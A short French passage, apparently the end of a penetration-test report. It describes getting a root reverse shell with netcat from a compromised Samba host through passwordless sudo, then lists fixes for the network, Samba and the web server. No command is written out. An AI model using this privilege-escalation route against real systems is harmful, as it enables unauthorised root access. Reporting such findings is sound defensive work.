


On exécute la commande netcat et on obtiens un reverse shell en root sur le port 9099 de la samba qui est elle même sous notre contrôle.

Préconisations :

Reseau

Suggestion de restructuration reseau :



Samba

- Mise a jour des logiciels et serveurs

Serveur Web

- Mettre un mot de passe pour l'exécution des commande suscitant sudo sur le serveur Web
- supprimer netcat des exécutables sudo sans mot de passe
- Mettre des mots de passes plus long et complexe sur le serveur web